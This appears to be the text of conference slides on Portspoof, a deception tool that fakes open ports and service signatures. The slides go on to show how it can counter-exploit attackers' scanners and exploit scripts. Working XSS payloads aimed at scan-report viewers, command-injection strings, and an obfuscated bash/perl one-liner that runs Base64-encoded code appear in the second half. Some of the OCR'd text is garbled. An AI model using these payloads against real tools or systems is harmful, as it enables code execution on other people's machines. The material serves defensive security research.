



Pwn'ing you(r) cyber offenders

Presented by:

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;WHOAMI;#?

- Senior Security Consultant @Trustwave (OSCE, OSCP, ...)
- In security field for the past 6 years, hacking since 9 ...
- Enjoys security research, crazy road trips and good music
- Lives and works in Warsaw (Poland)

What is this presentation about?

Active Defense in practice

1. "Annoyance and Camouflage"

New defensive technique that renders your attacker's port scan results nearly useless ...

2. "Active (Offensive) Defense"

New attack vectors against you(r) attackers offensive toolbox ...

- POC DEMO: example exploit for one of the well known scanners.

“To blind attackers’ tools”

The art of Annoyance and Camouflage

A typical reconnaissance phase

- Standard case scenario (target system is behind a Firewall)

```
# nmap -sV -O portspooft.org
```

```
Host is up (0.21s latency).
Not shown: 984 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.24 ((Amazon))
1720/tcp  open  H.323/Q.931?
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.51 seconds
```

Portspooft – implementation of the idea

What if (worst case scenario):

- All **65535** ports appear to be **open** ...

**Portspooft will bind to a single port*

- On **every** open port there appears to be a **service listening**...

**Portspooft will dynamically generate valid service signatures ~ 8000 supported*

TASK: Get a precise state of all running services...

Spicing up the reconnaissance phase with Portspooft

- Worst case scenario (target system is behind the Portspooft) :

```
$ nmap -sV -p - -PN portspooft.org
```

.... Will require a lot of patience!

Spicing up attackers' port scan results

Scanning statistics:

65.535 open ports (services)

~120 MB of sent data

30682 s (8.5h)

and few beers later ...

```
16648/tcp open ssh Cerberus FTP Server sshd fRRR (protocol 17894)
16649/tcp open telnet Blue Coat Router (shell v45e*)
16650/tcp open ftp Ocean FTPd
16651/tcp open shell w4cking-shell dLjYzL (**9A00000***)
16652/tcp open telnet ser2net telnetd (Debian; serial port /dev/rj45)
16653/tcp open telnet Lantronix MSS100 serial interface telnetd 2140
16654/tcp open imap SmarterMail imapd
16655/tcp open unknown
16656/tcp open unknown
16657/tcp open telnet Ovislink WLA-9000AP WAP telnetd YVj0YkUz
16658/tcp open http Blue Coat proxy server
16659/tcp open ftp Sun Samba Ftpd S.
16660/tcp open telnet Busybox telnetd
16661/tcp open activefax ActFax Communication ActiveFax (German)
16662/tcp open unknown
16663/tcp open gopher-proxy
16664/tcp open unknown
16665/tcp open crestron-x5ig Crestron PRO2 X5ig communication
16666/tcp open rtsp Apple AirTunes rtspd FdLq_zfYz
16667/tcp open ftp Netikare NMFTPD
16668/tcp open smtp 15.05 VISA4B or 05/400 smtpd
16669/tcp open ftp Witelcom router ftpd 298
16670/tcp open smtp (protocol 2.0)
16671/tcp open ssh
16672/tcp open unknown
16673/tcp open nmap No Name Go Server
16674/tcp open smtp Microsoft Exchange smtpd
16675/tcp open ftp Effekta MH 0000 UPS telnetd
16676/tcp open codeforge CodeForge IDE
16677/tcp open printer ESOLinux lpd (source port denied)
16678/tcp open smtp AppleMailServer 7E
16679/tcp open smtp qmail smtpd a (Gentoo)
16680/tcp open telnet Welltech Wellgate VoIP adapter telnetd
16681/tcp open imap Cisco imapd
16682/tcp open smtp ArGoSoft Mail Server Freeware 320806
16683/tcp open pop3 SmarterMail pop3d
16684/tcp open ssh Cisco IP Phone CP-7900G-series sshd (protocol 971281)
16685/tcp open ftp AXIS m camera ftpd o*
16686/tcp open unknown
16687/tcp open ftp ProfFTP S2 (Redkat 6025664)
16688/tcp open telnet Samsung printer telnetd
16689/tcp open imap Microsoft Exchange 2000 imapd 900A1xcN
16690/tcp open ssh Bitvise WinSSH e2 (FlowSh ssh; protocol 239481; non-commercial use)
16691/tcp open telnet Netgear PV5F router telnetd
16692/tcp open halfhd halfhd Half-life admin (Name ..7.); HL port 3)
16693/tcp open ftp WU-FTPd on MIT Kerberos ftpd n
16694/tcp open ssh lshd secure shell @MikStuLP (protocol 92230980)
16695/tcp open x11 StarNet X-Win2 (Only accepting connections from net 6368392)
16696/tcp open smtp Hotmail Pepper hotmail to smtp gateway
16697/tcp open pop3 Kerio Connect pop3d mLLs
16698/tcp open telnet CincleMUD telnetd KKY_rBGS
16699/tcp open telnet Netgear DM11 broadband router telnetd sofd
16700/tcp open telnet BladeCenter or TANDBERG Codec telnetd
16701/tcp open telnet Asante IntroCore 35100 telnetd
16702/tcp open pop3-proxy Spam Inspector pop3 proxy 889652013
16703/tcp open netbios-ssn Npantibes honeypot netbios-ssn
16704/tcp open kvs Syntrac KM
16705/tcp open ftp pyftpd
16706/tcp open 4d-server 4th Dimension database server
16707/tcp open lotusnotes Lotus Domino server (OwFtanjy;OU=Hwuty8K/NqTAIZ;Org=eGfFOkUcf)
16708/tcp open smtp-proxy Genux smtprelay
16709/tcp open unknown
16710/tcp open lpp Kyocera Mita MM-1530 IPP
16711/tcp open telnet Dedicated Micros Digital Sprite 2 DVR debug telnetd (8 images saved in last
16712/tcp open imap Dovecot DirectAdmin imapd
16713/tcp open trillian Trillian MSN Mobile (Name ----)
16714/tcp open pop3 Microsoft Exchange 2000 pop3d Sw*
16715/tcp open unknown
16716/tcp open multiplicity Standock Multiplicity KM daemon
16717/tcp open telnet Epson printer telnetd
16718/tcp open telnet NetRoute telnetd
16719/tcp open msdsc Microsoft Distributed Transaction Coordinator (error)
16720/tcp open telnet Lingo VoIP config telnetd
16721/tcp open pop3 CommuniGate Pro B1d504
16722/tcp open telnet Bay Networks telnetd (0y1l8qYA)
16723/tcp open realport Digi EtherLite 16 or 32 RealPort
16724/tcp open telnet BladeCenter or TANDBERG Codec telnetd
16725/tcp open smtp Synchronet smtpd 468409
16726/tcp open smtp-proxy spool smtpd
16727/tcp open lna Legatis Intranet legal information server
16728/tcp open imap Binc imapd
16729/tcp open unknown
```


Spicing up attackers' port scan results

```
16922/tcp open  telnet          AXIS Webcam S+
16923/tcp open  ftp             vsftpd (Misconfigured)
16924/tcp open  ssh            Cyberoam UTM firewall sshd (protocol 57335030)
16925/tcp open  smtp          LSMTP smtpd ZwUgnBBM
16926/tcp open  smtp          HP Service Desk SMTP server 5WMDadU
16927/tcp open  desktop-central ManageEngine Desktop Central DesktopCentralServer
16928/tcp open  zabbix        Zabbix Monitoring System
16929/tcp open  telnet        Enterasys RBT-8200 switch telnetd
16930/tcp open  hp-gsg        HP JetDirect Generic Scan Gateway 9950
16931/tcp open  telnet        NovaNET-WEB backup server telnetd
16932/tcp open  jabber        Jabber instant messaging server
16933/tcp open  shell         w4ck1ng-shell hxICG (**BACKDOOR**)
16934/tcp open  4d-server     4th Dimension database server
16935/tcp open  pop3-proxy    AVG pop3 proxy 6
16936/tcp open  ssh          (protocol 9164)
16937/tcp open  ftp          ProFTPD DxK-Bh (CentOS _TsbPYz_p)
16938/tcp open  ftp          Argosy Research HD363N Network HDD ftpd
16939/tcp open  gkrellm      GKrellM System Monitor
16940/tcp open  smtp        QuickMail Pro smtpd 4
16941/tcp open  sieve        Cyrus timsieved XClkihuw_
16942/tcp open  smtp        Trend Micro InterScan S+ (on Postfix)
16943/tcp open  sdcomm       RSA SecureID Ace Server
16944/tcp open  telnet       Check Point FireWall-1 Client Authenticon Server
```


Spicing up attackers' port scan results

- NMAP OS identification results

```
$ nmap -sV -O portspooof.org
```

```
65129/tcp open  fw1-rlogin          Check Point FireWall-1 authenticated RLogin server (Evmrp0)
65389/tcp open  ident              Internet Rex identd
Device type: general purpose
Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: gTknkkuB, ouwH-rKWw, bWQnRo, ClFfHC, leLtAJg;
OSs: Unix, Windows, Linux, Solaris, NetWare; Devices: print server, webcam, router, storage-misc, printer;
Devices: print server, webcam, router, storage-misc, printer;
CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos, cpe:/o:novell:netware, cpe:/o:linux:linux_kernel
```

Spicing up attackers' port scan results

- NMAP OS identification results:

Device type: general purpose

Running (JUST GUESSING): Linux 3.X (93%)

OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)

No exact OS matches for host (test conditions non-ideal).

Service Info: Hosts: **gTknkkuB, ouwH-rKWw, bWQnRo, ClFfHC, leLtAJg;**

OSs: **Unix, Windows, Linux, Solaris, NetWare;**

Devices: print server, webcam, router, storage-misc, printer;

CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos, cpe:/o:novell:netware, cpe:/o:linux:linux_kernel

Spicing up attackers' port scan results

- **AMAP:** \$ amap -q portspooft.org 3000-3100

```
Protocol on 54.217.218.137:3086/tcp matches telnet
Protocol on 54.217.218.137:3041/tcp matches rlogin
Protocol on 54.217.218.137:3041/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3087/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3016/tcp matches telnet
Protocol on 54.217.218.137:3022/tcp matches rlogin
Protocol on 54.217.218.137:3022/tcp matches telnet
Protocol on 54.217.218.137:3019/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3085/tcp matches telnet-aiX
Unrecognized response from 54.217.218.137:3099/tcp (by trigger rpc) received.
Please send this output and the name of the application to vh@thc.org:
0000: 0a46 656c 6978 2052 656d 6f74 6520 5368 [ .Felix Remote Sh ]
0010: 656c 6c20 436f 6e73 6f6c 653a 0d0a 3d3d [ ell Console:..= ]
0020: 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d [ ===== ]
0030: 3d3d 3d3d 3d3d 3d3d 3d3d 0d0a 0d0a 2d3e [ =====....-> ]
0040: 200a [ . ]
o078/tcp open  ssh (protocol 39360)
n 54.217.218.137:3055/tcp matches rlogin
Protocol on 54.217.218.137:3055/tcp matches telnet
Protocol on 54.217.218.137:3008/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3030/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3034/tcp matches rlogin
Protocol on 54.217.218.137:3034/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3050/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3071/tcp matches telnet
Protocol on 54.217.218.137:3091/tcp matches telnet-aiX
Protocol on 54.217.218.137:3046/tcp matches telnet-t-rex-proxy
```

Spicing up attackers' port scan results - conclusions

- **SYN/ACK/FIN/...** stealth scans are **no** longer **helpful!**
- OS identification is a bit more challenging ...
- Forces to generate a huge amount of traffic through service probes ...
- Frustrates and forces to carry out a huge amount of arduous by your attackers ...

“**Security by obscurity**” -
but so is the mimicry in the
natural environment...



Bypassing Portspooft

- There is no trivial way to detect false signatures
- IP Fragmentation and other network evasion techniques will not work
- Thread pool exhaustion (Full connect TCP DOS):

```
$ nmap -sV portspooft.org (30 parallel instances)
```

~ 999/1000 ports were found as open

ANTI-DOS SOLUTION:

1. Play with Portspooft thread count and client/thread parameters .
2. Use iptables mark rules and tc (traffic shaper).

Please send any bypass ideas to the portspooft mailing list ;)

Portspooftool

- User space software running without root priv. ! (no kernel modules)
- Binds to just one port per instance (127.0.0.1:4444)
- Configurable through iptables:
 - A PREROUTING -i eth1 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444
- Marginal CPU/memory usage (even while handling heavy and multiple scans)
- Over 8000 dynamic service signatures

“Active (Offensive) Defense in practice” exploiting your attackers’ tools...

“The best defense is a good offense” - Sun Tzu (The Art of War)

Automated exploitation through Nmap

```
FLE-C0-3PDV35:~ patuszynski$ nmap -sV 172.16.37.145 -n -p 1-10

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-05 12:03 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00052s latency).
PORT      STATE SERVICE VERSION
1/tcp    open  pop3    Lotus Domino POP3 server A (CN=AAAAAAAAAAAAAAAAAAAA;Org=xxx)
2/tcp    open  pop3    Lotus Domino POP3 server A (CN=W00TW00TW000TW000T;Org=xxx)
3/tcp    open  smtp    OpenSMTPD
4/tcp    open  smtp    Unrecognized SMTP service (<script>alert('XSS')</script>)
5/tcp    open  smtp    Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
6/tcp    open  smtp    OpenSMTPD
5/tcp    open  smtp    Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
7/tcp    open  pop3    Lotus Domino POP3 server A (CN=<IMG%20SRC="javascript:alert('XSS');">;Org=xxx)
8/tcp    open  smtp
9/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>)
10/tcp   open  smtp

Service Info: Hosts: AAAAAAAAAAAAAAAAAA, W00TW00TW00TW00T

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```



Interesting injection points through NMAP service probe engine:

- **Version** fields
- **Hosts** fields

Open source reporting tool: XSS example

```
17/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
```

Nmap report generation tool nr.1 (anonymous)



Tip: Safari 'Same Origin Policy' for file URIs doesn't work.
Regards to Michele Orru!

Commercial port scanner: non-Nmap XSS example

VERSION
Unrecognized SMTP service (12345 +ADw-img src=x onerror='a setter=alert,a="UTF-7-XSS"; '+AD4-)

XSS payload: partially UTF-7 encoded without parenthesis
report generation tool nr. 2 (McAfee SuperScan 4.0)

The screenshot shows a Mozilla Firefox browser window displaying a SuperScan report. The report title is "SuperScan Report - 07/05/13 18:33:20". The report content includes a table with the following data:

| IP | 172.16.37.145 |
|-----------|------------------|
| Hostname | [Unknown] |
| 9090 | WebSM |
| 9091 | [Unknown] |
| TCP Port | |
| 9090 | WebSM |
| 9091 | HTTP/1.0 1730* |
| [Unknown] | Server: BgG]-?IP |

At the bottom of the report, there is a summary table:

| | |
|------------------------|---|
| Total hosts discovered | 1 |
| Total open TCP ports | 2 |
| Total open UDP ports | 0 |

A JavaScript alert box titled "[JavaScript Application]" is overlaid on the report, displaying a warning icon and the text "UTF-7-XSS". The alert box has an "OK" button.

Public exploit script: OS command injection example nr.3

Exploiting your attackers' exploits :D

Lotus CMS 3.0 eval() Remote Command Execution Exploit:

```
page_exists(){  
    #confirm page exists  
    curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null  
    cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null  
    pageused=$(cat "$storage2")  
    if [ "$pageused" == '200' ]; then  
        echo  
        echo "Path found, now to check for vuln...." | grep --color -E 'Path found||now to check for vuln'  
        echo  
        vuln_check  
    else  
        echo "Provided site and path not found, sorry...."  
        exit;  
    fi  
}
```

Public exploit script: OS command injection example

Vulnerable code : `$(cat "storage2")`

Portspooft exploiting payload: `80 "whoami\n"`

```
FLE-C0-3PDV35:~ pduzynski$ nc 172.16.37.145 80
whoami
```

Exploits' new **extra** output:

```
root@bt:~# bash cmd.sh 172.16.37.145 /
FAIL ---->root
Provided site and path not found, sorry....
root@bt:~#
```

Public exploit script: OS command injection example

Creating a weaponized OS command injection payload one-liner for :

\$(cat file)

```
/bin/bash\t-c\t{perl,-e,$0,useSPACEMIME::Base64,B64_perl_payload }\t  
$_=$ARGV[0];~s/SPACE/\t/ig;eval;$_=$ARGV[1];eval(decode_base64($_));
```

- Use **\t** instead of **spaces**
- Use **'Bash Brace Expansion'** to address the lack of apostrophes
- Use regex to add additional **\t**
- Import missing packages on the fly and execute Base64 encoded payload >:]

Public exploit script: OS command injection example

Vulnerable code : `$(cat "storage2")`

Exploits' new **extra** output:

```
root@bt:~# bash cmd.sh 172.16.37.145 /
PWNED
PWNED
PWNED
PWNED
PWNED
uploading your home directory: /root
...
Provided site and path not found, sorry....
```


Public exploit script: OS command injection example nr.4

Code snippet from one of the **'auto_pwn'** scripts:

```
printf "[x] Retrieving cookie\n"
|
`printf "GET /jmx-console/ HTTP/1.1\nHost: $1\n\n" | nc $1 $2 | grep -i JSESSION | cut -d: -f2- | cut -d\; -f1`
printf "[x] Now creating BSH script...\n"
```

cookie=

```
`printf "GET /jmx-console/ HTTP/1.1\nHost: $1\n\n" | nc $1 $2 | grep -i JSESSION | cut -d: -f2- | cut -d\; -f1`
```

Portspooft exploiting payload: 80 "whoami\n"

Blind exploitation with Portspooft (aka. Evil Honeypot)

Conclusions:


- Majority of exploits, reporting tools and scanning software is exploitable with simple payloads ... **;whoami;**
- Auto-PWN scripts are usually dumb (they try to exploit all ports) ...

To rule them all...

```
Unrecognized SMTP service (12345 a);id)
Unrecognized SMTP service (12345 a;id)
Unrecognized SMTP service (12345 a);id;)
Unrecognized SMTP service (12345 a;id;)
Unrecognized SMTP service (12345 a);idl)
Unrecognized SMTP service (12345 a;idl)
Unrecognized SMTP service (12345 a)lid)
Unrecognized SMTP service (12345 alid)
Unrecognized SMTP service (12345 a)lid;)
Unrecognized SMTP service (12345 alid)
Unrecognized SMTP service (12345 /bin/ls -al)
```

In hunt for a vulnerable software ...

Use your Google jutsu skills (previous examples were found in TOP10) :



And you will find **many** interesting targets...

Tip: search for .sh (~8000 results), .pl , etc.

Official Nmap NSE PWN Demo

Thank you 😊

Portspooft URLs:

<http://portspooft.org/>

Mailing list:

portspooft-users-subscribe@portspooft.org

Git repository (including the presented exploits):

<https://github.com/drk1wi/portspooft/>

Contact me:

piotr[at]duszynski.eu (PGP fingerprint: FCD2 B5DA 1AE2 056F 4AC8
901D 7258 7496 ECCD 36F3)

<http://twitter.com/drk1wi>